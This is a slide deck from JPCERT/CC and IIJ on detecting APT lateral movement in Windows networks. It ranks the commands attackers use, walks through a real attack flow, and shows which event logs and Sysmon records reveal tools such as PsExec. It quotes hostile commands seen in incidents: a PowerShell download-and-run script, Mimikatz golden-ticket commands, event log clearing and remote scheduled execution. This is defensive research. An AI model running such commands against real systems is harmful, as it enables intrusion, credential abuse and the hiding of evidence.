



# Hunting Attacker Activities

## - Methods for Discovering and Detecting Lateral Movements -

Shusei Tomonaga (JPCERT/CC)

Keisuke Muda (Internet Initiative Japan Inc.)



# Self-introduction

---

## Shusei Tomonaga

- Analysis Center at JPCERT/CC
- Malware analysis, Forensics investigation.
- Written up posts on malware analysis and technical findings on this blog and Github.
  - <http://blog.jpcert.or.jp/>
  - <https://github.com/JPCERTCC/>

# Self-introduction

## Keisuke Muda

- Internet Initiative Japan Inc. (IIJ)  
Analyst, Security Operation Center,  
Security Business Department,  
Advanced Security Division
- As a member of IIJ SOC, primarily working on:
  - Analysis of logs sent from customers' networks
  - Research/Analysis of software vulnerabilities
  - Enhancement of IIJ SOC service and the service infrastructure

# Challenge of Incident Response



Many hosts need to be investigated for APT Incident Response

Logs required for investigation are not always recorded

Difficult to detect Lateral Movement

## Approach

If you know what logs are recorded with the lateral movement tools, IR will be easier.

- For lateral movement, a limited set of tools are used in many different incidents.



- There are some common patterns in the lateral movement methods.

# This Presentation Topics

**1**

**Research of  
Lateral Movement**

**2**

**Tools Used by Attackers for  
Lateral Movement**

**3**

**Tracing Attacks**

**4**

**Analysis of Tools Used by  
Attackers**

**1****Research of  
Lateral Movement****2****Tools Used by Attackers for  
Lateral Movement****3****Tracing Attacks****4****Analysis of Tools Used by  
Attackers**

# Research of Lateral Movement

## Research Methods

Investigating C&C servers and malware connections in five operations.

- APT10 (named by FireEye)
- APT17 (named by FireEye)
- Dragon OK (named by Palo Alto)
- Blue Termite (named by Kaspersky)
- Tick (named by Symantec)

# Research Overview

## C&C servers

### Gstatus

```
total 1164
-rw-r--r-- 1 root root 953 Nov 28 2014 Active.asp
-rw-r--r-- 1 root root 17 Apr 17 2010 banner.dat
-rw-r--r-- 1 root root 3709 May 15 2013 t · chakan.asp
-rw-r--r-- 1 root root 2119 Nov 28 2014 Chklogin.asp
-rw-r--r-- 1 root root 688 Dec 11 2014 Delete.asp
-rw-r--r-- 1 root root 5423 Mar 27 2015 Detail.asp
-rw-r--r-- 1 root root 1641 Jan 4 2015 editmyip.asp
-rw-r--r-- 1 root root 1652 Nov 28 2014 editpass.asp
-rw-r--r-- 1 root root 3216 Mar 27 2015 FaintIP.asp
-rw-r--r-- 1 root root 87 Apr 17 2010 ForIp.asp
drwxr-xr-x 2 root root 4096 Mar 26 2014 Ft_INC
-rw-r--r-- 1 root root 21144 Apr 17 2010 GetCode.asp
-rw-r--r-- 1 root root 1636 Apr 17 2010 GetInfo.asp
-rw-r--r-- 1 root root 821 Apr 17 2010 GetRealIp.asp
-rw-r--r-- 1 root root 2182 May 15 2013 GStatus.asp
-rw-r--r-- 1 root root 0 Apr 17 2010 hack.txt
-rw-r--r-- 1 root root 943 Nov 28 2014 Hide.asp
drwxr-xr-x 2 root root 4096 Mar 26 2014 login
-rw-r--r-- 1 root root 518 Nov 28 2014 logout.asp
-rw-r--r-- 1 root root 1565 Dec 5 2014 Option.asp
-rw-r--r-- 1 root root 64 Mar 22 2015 slaveip1.ldb
-rw-r--r-- 1 root root 64 Mar 7 2015 slaveip2.ldb
-rw-r--r-- 1 root root 499712 Apr 1 2015 slaveip3.ldb
-rw-r--r-- 1 root root 557056 Apr 1 2015 slaveip4.ldb
-rw-r--r-- 1 root root 54 Mar 25 2015 slaveip5.ldb
-rw-r--r-- 1 root root 2081 Aug 19 2014 souji.asp
-rw-r--r-- 1 root root 570 Apr 17 2010 TransPage.asp
-rw-r--r-- 1 root root 416 Apr 17 2010 viewlog.asp
```



**Access Database**

# Research Overview

## C&C servers

■ Emdivi

SQLite  
Database

Database Structure | Browse Data | Execute SQL

Table:

ID	pcFlag	cmd	type	result	IsGotten	IsCompleted	IsShown
37		dHlwZSBjOlxcFxc	1	SWYgZXhpc3Qk	1	1	1da778d3c
38		dHlwZSBjOlxcVc2V	1	5oyH5a6a44GV	1	1	1da778d3c
39		dHlwZSAiYzpcVXN	1	QEVDSE8gT0Z	1	1	1da778d3c
40		dXBsb2FkICJ3aW4	2	U1VDQ0VTU0Z	1	1	1da778d3c
41		d3VzYSAldGVtcCv	1	RU1QVfKNCIR	1	1	1da778d3c
42		ZGlyIEM6XFdpbmF	1	IOODieODqeOC	1	1	1da778d3c
43		ZGlyIEM6XA%3D%	1	IOODieODqeOC	1	1	1da778d3c
44		dXBsb2FkICJ3aW4	2	U1VDQ0VTU0Z	1	1	1da778d3c
45		d3VzYSAldGVtcCv	1	RU1QVfKNCIR	1	1	1da778d3c
46		ZGlyIEM6XFdpbmF	1	IOODieODqeOC	1	1	1da778d3c
47		Y2IkIC9jIEM6XFdp	1	RU1QVfKNCIR	1	1	1da778d3c
48		bmV0c3RhdcAtYW	1	DQrjqLjq%2Fj	1	1	1da778d3c
49		dXBsb2FkICJjdC5l	2	U1VDQ0VTU0Z	1	1	1da778d3c
50		Y3QgICJ0YXNra2ls	1	RU1QVfKNCIR	1	1	1da778d3c
51		aXBjb25maWcgL2F	1	DQpXaW5kb3dz	1	1	bc4b2a76t
52		dGFza2xpc3QgL3Y	1	DQrjqTjg6Hjg	1	1	bc4b2a76t
53		bmV0IHZpZXc%3D	1	44K1440844OC	1	1	bc4b2a76t

Executed commands

# Research Overview

## Data Set

Total command  
execution: 16,866

Total number of  
infected host: 645

# Research Overview

## Data Set

Total command  
execution: 16,866

Total number of  
infected host: 645

Total Windows command execution: 14,268

## Tools Used by Attackers at Lateral Movement

Attackers use not only attack tools but also Windows commands and legitimate tools.


■ Why attackers use **Windows commands** and **legitimate tools**?



■ They are not detected by antivirus software.

**1****Research of  
Lateral Movement****2****Tools Used by Attackers for  
Lateral Movement****3****Tracing Attacks****4****Analysis of Tools Used by  
Attackers**

# Overview of APT Incident and Lateral Movement



# Lateral Movement: Initial Investigation

## Initial investigation

- Collect information of the infected host

■ The most used command is **tasklist**.

■ If the infected host was a virtual machine for analysis, the attacker will escape soon.

# Windows Command Used by Initial Investigation

Rank	Command	Count
1	tasklist	327
2	ver	182
3	ipconfig	145
4	net time	133
5	systeminfo	75
6	netstat	42
7	whoami	37
8	nbtstat	36
9	net start	35
10	set	29
11	qprocess	27
12	nslookup	11

# Lateral Movement: Internal Reconnaissance

## Internal Reconnaissance

- Look for information saved in the compromised machine and information on the network

■ The most used command is **dir**.

—The attacker look around confidential data stored in the infected host.

■ For searching the local network, **net** is used.

# Windows Command Used for Internal Reconnaissance

Rank	Command	Count
1	dir	4466
2	ping	2372
3	net view	590
4	type	543
5	net use	541
6	echo	496
7	net user	442
8	net group	172
9	net localgroup	85
10	dsquery	81
11	net config	32
12	csvde	21

# net Command

---

- net view
  - Obtain a list of connectable domain resources
- net user
  - Manage local/domain accounts
- net localgroup
  - Obtain a list of users belonging to local groups
- net group
  - Obtain a list of users belonging to certain domain groups
- net use
  - Access to resources

# Why ping command is often executed?

## Searching network hosts using ping

```
> echo @echo off >ee.bat  
> echo for /l %%i in (1,1,255) do ping -n 1  
10.0.0.%%i ^|find "TTL=" ^>^>rr.txt >>ee.bat  
> type ee.bat  
> ee.bat
```

# Why echo command is executed?

## Create script file using the echo command

```
> echo $p = New-Object System.Net.WebClient >xz.ps1  
> echo $p.DownloadFile("http://xxxxxxxxxxx.com/wp/0122.  
dat","c:¥intel¥logs¥0122.exe") >>xz.ps1  
> type xz.ps1  
> powershell -ExecutionPolicy Bypass -File C:¥intel¥logs¥  
xz.ps1
```

# Windows Command Used for Internal Reconnaissance

Rank	Command	Count
13	net share	19
14	quser	18
15	net session	17
16	query	12
17	tracert	9
18	cscript	9
19	nltest	5
20	<b>dumpel</b>	5
21	tree	3
22	<b>LogParser</b>	2
23	net accounts	2
24	route	1

# Search Logon Event logs

## dumpel command

```
> dumpel.exe -f ac1.dat -l security -s ¥¥10.0.0.1 -d 10
```

## LogParser command

```
> LogParser ""Select *From V:¥Server¥Security.evtx  
Where EventID=4624 AND TimeGenerated < '2017-04-28  
23:59:59' AND TimeGenerated > '2017-04-28 00:00:00'""  
-i:evt -o:csv > V:¥Server¥Security.csv"
```

# Lateral Movement: Spread of Infection

## Spread of infection

- Infect the machine with other malware or try to access other hosts

■ The most used command is **at**.

—“at” command is not supported on Windows 10, Windows 8 etc.

—If "at" doesn't exist, **schtasks** is used.

■ Password dump tool is always used.

# Windows Command Used for Spread of Infection

Rank	Command	Count
1	<b>at</b>	445
2	move	399
3	<b>schtasks</b>	379
4	copy	299
5	ren	151
6	reg	119
7	<b>wmic</b>	40
8	powershell	29
9	md	16
10	runas	7
11	sc	6
12	netsh	6

## Compile the MOF File

- The Managed Object Format (MOF) compiler parses a file containing MOF statements and adds the classes and class instances defined in the file to the WMI repository.

### mofcomp command

```
> move %temp%\mseiinst.mof %server%\C%\WINDOWS\system32\wbem\svmon.mof
> mofcomp -N:root\default C:\WINDOWS\system32\wbem\svmon.mof >c:\mofinst.txt
> mofcomp -AUTORECOVER C:\WINDOWS\system32\wbem\svmon.mof >>c:\mofinst.txt
```

## Lateral Movement: Delete Evidence

### Delete evidence

- Delete files used by the attacker and logs

■ The most used command is **del**.

■ For deleting the event log, **wevtutil** is used.

# Windows Command Used for Delete Evidence

Rank	Command	Count
1	<b>del</b>	844
2	taskkill	80
3	<b>klist</b>	73
4	<b>wevtutil</b>	23
5	rd	15

## wevtutil command

### Delete event logs

```
> wevtutil cl security
```

### Search logon event logs

```
> wevtutil qe security /f:text /q:""*[System[EventID  
=4624 or EventID=4769 or EventID=4672 or  
EventID=4768]] and *[System[TimeCreated[@  
SystemTime>='2017-07-10T00:00:00.000']]]"  
>c:¥windows¥system32¥log.txt
```

## Delete Evidence of Pass-the-Ticket

---

- An attacker uses Pass-the-ticket when spreading infection to other hosts
  - Pass-the-hash is rarely used
- Pass-the-ticket
  - Issues an unauthorized ticket that grants access without additional authentication
  - Golden ticket
    - Use TGT (Ticket-Granting Tickets)
  - Silver ticket
    - Use ST (Service Ticket)

# Delete Evidence of Pass-the-Ticket

## klint command

```
> klist purge
```

# Example of Command Execution Flow

## Example (Tick)

```
> cd ¥intel¥logs  
> whoami
```

### Initial investigation

```
> klist
```

```
> net use
```

```
> klist purge
```

**Golden Ticket with Mimikatz**

```
> IntelGFX.exe "kerberos::golden /user:administrator /domain:[Domain]  
/sid:[SID] /krbtgt:[RC4 Key] /group:502 /ticket:0422.tck" exit
```

```
> IntelGFX.exe "kerberos::ptt 0422.tck" exit
```

```
> ping -n 1 10.1.44.16
```

```
> ping -n 1 10.1.2.16
```

```
> net use ¥¥10.1.2.16
```

```
> dir ¥¥100.1.2.16¥c$¥users
```

### Internal reconnaissance

```
> copy bb.bat ¥¥10.1.2.16¥c$¥windows¥system32¥  
> net time ¥¥10.1.2.16 Spread of infection  
> at ¥¥10.1.2.16 12:27 bb.bat  
> dir ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt  
> move ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt .  
> del ¥¥10.1.2.16¥c$¥windows¥system32¥bb.bat  
> copy zt.exe ¥¥10.1.2.16¥c$¥windows¥system32¥mscfg.exe  
> net time ¥¥10.1.2.16  
> at ¥¥10.1.2.16 12:33 msconfig.exe  
> dir ¥¥10.1.2.16¥c$¥windows¥system32¥mscfg.exe
```

```
> del ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt  
> del ¥¥10.1.2.16¥c$¥windows¥tasks¥at*.job  
> net use ¥¥10.1.2.16 /del  
> dir Delete evidence  
> del zt.exe inf.txt bb.bat  
> dir  
> net use
```

**1****Research of  
Lateral Movement****2****Tools Used by Attackers for  
Lateral Movement****3****Tracing Attacks****4****Analysis of Tools Used by  
Attackers**

# Tracing Attacks

- Following records are taken by default on Windows:
  - Client OS
    - Successful/Failed **Logon**
    - Successful **Logoff**
    - Successful **Policy Modification** ... that's about it
  - Server OS
    - Successful **Authentication** in addition to the above
- Some of the “**Logon Histories**” could be traced from the default logs.
- There may not be enough record to prove other activities, such as “**Execution History**” and “**Access History**”.

## Detecting Lateral Movement through Tracking Event Logs

- Tools and commands that were used in actual attacks were analyzed.
  - 49 different tools that were frequently used in attack behaviors were selected.
    - Approx. 1/3 were **legitimate Windows tools**.
  - Each of them was tested on a virtual network, and their execution “logs” were recorded.

## Detecting Lateral Movement through Tracking Event Logs

- Tools and commands that were used in actual attacks were analyzed.
  - 49 different tools that were frequently used in attack behaviors were selected.
    - Approx. 1/3 were **legitimate Windows tools**.
  - Each of them was tested on a virtual network, and their execution “logs” were recorded.

In most cases, **additional tweaks were necessary** to obtain enough records.

# Research Report

## ■ Research report is available on JPCERT/CC website.

- [https://www.jpcert.or.jp/english/pub/sr/ir\\_research.html](https://www.jpcert.or.jp/english/pub/sr/ir_research.html)
- English/Japanese

## ■ First published in June 2017, and the updated version with additional items was published on December 5<sup>th</sup>

Towards a safer cyber space without incidents

Japanese

Search JPCERT/CC

RSS HTTP

About Incident Alerts&Advisories Report to JPCERT/CC Documents RSS Blog About JPCERT/CC

HOME > Documents > Studies/Research

Print layout Print

last update: 2017-06-22

### Studies/Research

#### Detecting Lateral Movement through Tracking Event Logs

Many recent cyberattacks have been confirmed in which malware infects a host and in turn spreads to other hosts and internal servers, resulting in the whole organization becoming compromised. In such cases, many points need to be investigated. Accordingly, an approach for quickly and thoroughly investigating such critical events, ascertaining the overall picture of the damage as accurately as possible, and collecting facts necessary for devising remedial measures is required.

While the configuration of the network that is targeted by an attack varies depending on the organization, there are some common patterns in the attack methods. First, an attacker that has infiltrated a network collects information of the host it has infected using "ipconfig", "systeminfo", and other tools installed on Windows by default. Then, they examine information of other hosts connected to the network, domain information, account information, and other information using "net" and other tools. After choosing a host to infect next based on the examined information, the attacker obtains the credential information of the user using "mimikatz", "pwdump", or other password dump tools. Then, by fully utilizing "net", "at", or other tools, the attacker infects other hosts and collects confidential information.

For such conventional attack methods, limited set of tools are used in many different incidents. The many points that need to be investigated can be dealt with quickly and systematically by understanding typical tools often used by such attackers, and what kind of and where evidence is left.

For such use of tools, the Japan Computer Emergency Response Team Coordination Center (JPCERT/CC) extracted tools used by many attackers by investigating recently confirmed cases of targeted attacks. Then, a research was conducted to investigate what kind of logs were left on the server and clients by using such tools, and what settings need to be configured to obtain logs that contain sufficient evidential information. This report is a summary of the results of this research.

The outline of this report is as follows. First, Chapter 2 describes the environment and the tools used for this research. Next, Chapter 3 describes the results of this research. Then, Chapter 4 explains how to investigate an incident based on this research results described in Chapter 3.

Research supported by Internet Initiative Japan Inc.

What's new

- 2017-09-27  
JPCERT/CC English Blog  
"Chase user Daltip's Communication Logs with Solus/Elastic Stack"
- 2017-09-14  
JPCERT/CC Incident Handling Report(April 1, 2017 - June 30, 2017)
- 2017-09-14  
JPCERT/CC Internet Threat Monitoring Report(April 1, 2017 - June 30, 2017)
- 2017-09-14  
JPCERT/CC Activities Overview Topics(April 1, 2017 - June 30, 2017)

JPCERT/CC English Blog

What is CSIRT?

# Research Report

■ The report shows some important aspects for tracing each tool.

Tool Analysis Result Sheet
Report
Tool List
Download

[About this site](#)
  
**Command Execution**
  
[PsExec](#)
  
[wmic](#)
  
[schtasks](#)
  
[wmiexec.vbs](#)
  
[BeginX](#)
  
[WinRM](#)
  
[WinRS](#)
  
[BITS](#)
  
**Password and Hash Dump**
  
[PWDump7](#)
  
[PWDumpX](#)
  
[Quarks PwDump](#)
  
[Mimikatz \(Password and Hash Dump lsadump::sam\)](#)

☒ Destination Host

Event log

#	Log	Event ID	Task Category	Event Details
1	Security	5145	Detailed File Share	A network share object was checked to see whether the client can be granted the desired access. <ul style="list-style-type: none"> <li><b>Shared Information &gt; Share Name:</b> Share name (\\*\ADMIN\$)</li> <li><b>Subject &gt; Security ID/Account Name/Account Domain:</b> SID/Account name/Domain of the user who executed the tool</li> <li><b>Shared Information &gt; Share Path:</b> Share path (\\??\C:\Windows)</li> <li><b>Shared Information &gt; Relative Target Name:</b> Relative target name from the share path (PSEXESVC.exe)</li> <li><b>Access Request Information &gt; Access:</b> Requested privileges (including WriteData or AddFile, and AppendData)</li> </ul>
2	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. <ul style="list-style-type: none"> <li><b>ParentImage:</b> Executable file of the parent process (C:\Windows\system32\services.exe)</li> <li><b>CommandLine:</b> Command line of the execution command</li> <li><b>ParentCommandLine:</b> Command line of the parent process (C:\Windows\system32\services.exe)</li> <li><b>UtcTime:</b> Process execution date and time (UTC)</li> <li><b>ProcessGuid/ProcessId:</b> Process ID</li> <li><b>User:</b> Execute as user (NT AUTHORITY\SYSTEM)</li> <li><b>Image:</b> Path to the executable file (C:\Windows\PSEXESVC.exe)</li> </ul>

## Elements Researched

---

- Windows Event Logs
  - Default **and** additional logs
- Registry
- Cache for performance improvements
- File System Activities
- File/Folder Access Histories
- Network Traffic

## Research Results

■ **Event Logs were the most useful** among the entities.

Audit Policy

Sysmon

Application  
Logs

## Research Results

■ **Event Logs were the most useful** among the entities.

Audit Policy

Sysmon

Application  
Logs

■ There were some other useful information.


USN  
Journals

Packet  
Capture

**1****Research of  
Lateral Movement****2****Tools Used by Attackers for  
Lateral Movement****3****Tracing Attacks****4****Analysis of Tools Used by  
Attackers**

## Example: PsExec

- A legitimate tool, part of Microsoft Sysinternals
  - Sometimes used in malicious programs
- Executes a specified program on a remote host



```
Administrator: Command Prompt
c:\Sysinternals>psexec

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.

Usage: psexec [[\computer[,computer2[,...]] | @file]][-u user [-p pswd]][-n s][-r servicename][-h][-l][-s][-e][-x][-i [ses
sion]][-c [-f][-v]][-w directory][-d][<priority>][-a n,n,...] cmd [arguments]
-a          Separate processons on which the application can run with
             commas where 1 is the lowest numbered CPU. For example,
             to run the application on CPU 2 and CPU 4, enter:
             "-a 2,4"
-c          Copy the specified program to the remote system for
             execution. If you omit this option the application
             must be in the system path on the remote system.
-d          Don't wait for process to terminate (non-interactive).
-e          Does not load the specified account's profile.
-f          Copy the specified program even if the file already
             exists on the remote system.
-i          Run the program so that it interacts with the desktop of the
             specified session on the remote system. If no session is
             specified the process runs in the console session.
-h          If the target system is Vista or higher, has the process
             run with the account's elevated token, if available.
-l          Run process as limited user (strips the Administrators group
             and allows only privileges assigned to the Users group).
             On Windows Vista the process runs with Low Integrity.
```

# Artifacts Recorded on Default Windows

## ■ Target Host



- **Installation, and execution/termination of “PSEXESVC”** remains in records
  - Service for handling PsExec on target host

## ■ Source Host

- **If Prefetch is enabled**, Prefetch file remains in %WinDir%\Prefetch
  - On Windows Server, and on Windows clients under certain conditions (such as VMs), Prefetch is disabled by default
- If PsExec was used on the source node for the first time, **registry for accepting EULA is recorded**

# Investigating the Incident

- Execution of PsExec was recorded
  - But does not tell **specifically** what happened

Level	Date and Time	Source	Event ID	Task Category
 Information	11/20/2017 8:03:39 PM	Service Control Manager	7036	None
 Information	11/20/2017 8:03:39 PM	Service Control Manager	7045	None


  

Event 7036, Service Control Manager	
General	Details
The PSEXESVC service entered the running state.	

- We need to know **more** about the incident to figure out what happened within the attack


# Process Audit with Windows Event Logs (Event 4688)

- Enabling audits records more details about the program execution





- “PSEXESVC.exe” was executed, and the **Token Elevation Type** was Type 1 (%%1936)

- “cmd.exe” was executed, and its **parent process** is PSEXESVC.exe — still not sure about what has happened



# Process Audit with Sysmon (Event 1)

- Two options for recording command lines on Windows:
  - Install Sysmon from Sysinternals
  - Enable command line process auditing
- In this research, **Sysmon** presented more details as:
  - It keeps track of EXE file hashes
  - It can be used for obtaining other artifacts (described later)
  - It can be installed on both server and client Windows OS



# Registry Events

■ **Registry** events can be recorded on both Audit and Sysmon logs  
 — Configuration for logging them is necessary in either method

Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

Subject:

Security ID:	SYSTEM
Account Name:	AD\$
Account Domain:	TESTNET
Logon ID:	0x3E7

Object:

Object Server:	Security
Object Type:	Key
Object Name:	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\PSEXESVC
Handle ID:	0x320
Resource Attributes:	-

Process Information:

Process ID:	0x218
Process Name:	C:\Windows\System32\services.exe

Access Request Information:

Accesses:	Set key value
Access Mask:	0x2

Event 4657, Microsoft Windows security auditing.

General Details

A registry value was modified.

Subject:

Security ID:	SYSTEM
Account Name:	AD\$
Account Domain:	TESTNET
Logon ID:	0x3E7

Object:

Object Name:	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\PSEXESVC
Object Value Name:	DeleteFlag
Handle ID:	0x320
Operation Type:	New registry value created

Process Information:

Process ID:	0x218
Process Name:	C:\Windows\System32\services.exe

Change Information:

Old Value Type:	-
Old Value:	-
New Value Type:	REG_DWORD
New Value:	1

Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.
